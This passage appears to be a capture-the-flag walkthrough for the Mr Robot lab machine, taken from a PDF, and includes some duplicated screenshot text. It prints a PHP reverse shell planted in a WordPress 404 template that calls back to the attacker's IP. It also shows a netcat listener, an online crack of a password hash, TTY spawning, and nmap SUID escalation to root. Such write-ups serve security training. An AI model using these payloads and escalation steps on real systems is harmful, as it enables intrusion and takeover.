
<?php get_footer(); ?>
```

Then to trigger this template, I tried accessing a page that did not exist



My query was executed successfully. Next, I navigated to revshells.com and selected a payload for a reverse shell. Since the site runs on PHP, I chose the *php pentestmonkey* script.

Alternatively, you can also download this script from *pentestmonkey*'s [GitHub repository](#).



I deleted the existing code from the *404 template* and pasted this

```
Twenty Fifteen: 404 Template (404.php) Select theme t

<?php
// phph-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.12';
$port = 8080;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; bash -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        print("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        print("Error: Can't setsid()");
    }
}
```

Then I started a listener using **nc** and triggered the *404 template*.

```
rlwrap nc -lnvp 8080
```



The screenshot shows a Kali Linux desktop environment with a browser window open to `192.168.1.13/wp-admin/zscript.php`. The browser's address bar and tabs are visible at the top. Below the browser is a terminal window with a dark background and white text. The terminal shows the root shell of a Kali Linux system. The user runs the command `rlwrap nc -lnvp 8080`, which starts a listener on port 8080. A connection from an UNKNOWN host at 192.168.1.13 is established. The terminal then displays the system's uptime, load average, and user session information. It ends with a message about bash not being able to set a terminal process group and a prompt for the user 'daemon'.

```
(root㉿kali)-[~/ctf/mr-robot]
# rlwrap nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.13] 34225
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 09:34:45 up 3:02, 0 users, load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@    IDLE    JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
bash: cannot set terminal process group (2825): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/$ █
```

This granted me a reverse shell. Navigating to the home directory, I discovered another user named *robot*.

```
daemon@linux:/$ ls
ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ █
```

I found the second flag in this folder, but I didn't have permission to read it.

```
18:06
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

I checked the file permissions using the **ls** command.

```
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
```

Since I have read permission for the second file, I read it and find that it contains an MD5 hash of the *robot* user's password.

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcfd3d76192e4007dfb496cca67e13b
```

I navigated to [CrackStation](#) to crack the hash.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

`c3fcfd3d76192e4007dfb496cca67e13b`

I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcfd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Now that I have the password, I switch to *robot*

```
daemon@linux:/home/robot$ su robot
su robot
su: must be run from a terminal
```

I couldn't run the command directly, so I needed to spawn a TTY shell. I found a Python script online from this [article](#) and used it to spawn a TTY shell. Then, I switched to the *robot* user.

```
daemon@linux:/home/robot$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, s
Hash
c3fc3d76192e4007dfb496cca67e13b

Then I read the 2nd flag

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

ABOUT TTY SHELLS

If you have a non-tty-shell there are certain commands and stuff you can't do. This can happen if you upload reverse shells on a webserver, so that the shell you get is by the user www-data, or similar. These users are not meant to have shells as they don't interact with the system as humans do.

So if you don't have a tty-shell you can't run **su**, **sudo** for example. This can be annoying if you manage to get a root password but you can't use it.

source :- https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

CAPTURING FLAG 3

To escalate my privileges, I identified services running with root privileges

```
find / -user root -perm -u=s -ls 2>/dev/null
```

- **find** - used to search for files and directories within a given directory hierarchy.

- `/` - specifies the starting point for the search. Hence the search should start from the root directory.
- `-user root` - files should be owned by root user.
- `-perm -u=s` - includes only files and directories that have the setuid (s) permission set for the owner. **The setuid permission allows the file to be executed with the owner's privilege.**
- `-ls` - search results should be displayed in the form of a list.
- `2>/dev/null` - error messages should be discarded.

```
find / -user root -perm -u=s -ls 2>/dev/null
15068 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
15093 68 -rwsr-xr-x 1 root root 69120 Feb 12 2015 /bin/umount
15060 96 -rwsr-xr-x 1 root root 94792 Feb 12 2015 /bin/mount
15069 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
15085 40 -rwsr-xr-x 1 root root 36936 Feb 17 2014 /bin/su
36231 48 -rwsr-xr-x 1 root root 47032 Feb 17 2014 /usr/bin/passwd
36216 32 -rwsr-xr-x 1 root root 32464 Feb 17 2014 /usr/bin/newgrp
36041 44 -rwsr-xr-x 1 root root 41336 Feb 17 2014 /usr/bin/chsh
36038 48 -rwsr-xr-x 1 root root 46424 Feb 17 2014 /usr/bin/chfn
36148 68 -rwsr-xr-x 1 root root 68152 Feb 17 2014 /usr/bin/gpasswd
36349 152 -rwsr-xr-x 1 root root 155008 Mar 12 2015 /usr/bin/sudo
34835 496 -rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
38768 432 -rwsr-xr-x 1 root root 440416 May 12 2014 /usr/lib/openssh/ssh-keysign
38526 12 -rwsr-xr-x 1 root root 10240 Feb 25 2014 /usr/lib/eject/dmcrypt-get-device
395259 12 -r-sr-xr-x 1 root root 9532 Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
395286 16 -r-sr-xr-x 1 root root 14320 Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
38505 12 -rwsr-xr-x 1 root root 10344 Feb 25 2015 /usr/lib/pt_chown
```

the **nmap** file had an **suid** bit which could be exploited. I visited [GTFOBins](#) and searched **nmap**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

I used **nmap --interactive** to spawn an interactive shell.

```
robot@linux:~$ nmap --interactive  
nmap --interactive  
  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> id  
id  
Unknown command (id) -- press h <enter> for help  
nmap> !whoami  
!whoami  
root  
waiting to reap child : No child processes  
nmap> █
```

(a) Input echo is disabled.
(b) The interactive mode, available on versions 3.81 and later.

Limited SUID

I accessed privileged mode from Bash using **bash -p**.

```
nmap> !bash -p  
!bash -p  
bash-4.3# id  
id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
bash-4.3# whoami  
whoami  
root  
bash-4.3# █
```

(b) The interactive mode, available on versions 3.81 and later.

Limited SUID

Next, I navigated to the root directory and captured the final flag.

```
bash-4.3# ls  
ls  
bin dev home lib lost+found mnt proc run srv tmp var  
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz  
bash-4.3# cd root  
cd root  
bash-4.3# ls  
ls  
firstboot_done key-3-of-3.txt  
bash-4.3# cat key-3-of-3.txt  
cat key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4
```

If the binary is allowed to run as superuser by sudo, it may be used to access the file system, escalate or capture the flag.

(a) Input echo is disabled.

CLOSURE

I have located all the keys in the following locations:

1. The first key was found in the *robots.txt* file.

2. The second key was discovered in the home directory under the *robot* user.
3. The final key was captured in the root directory.

That's it from my side! Happy Hacking :)

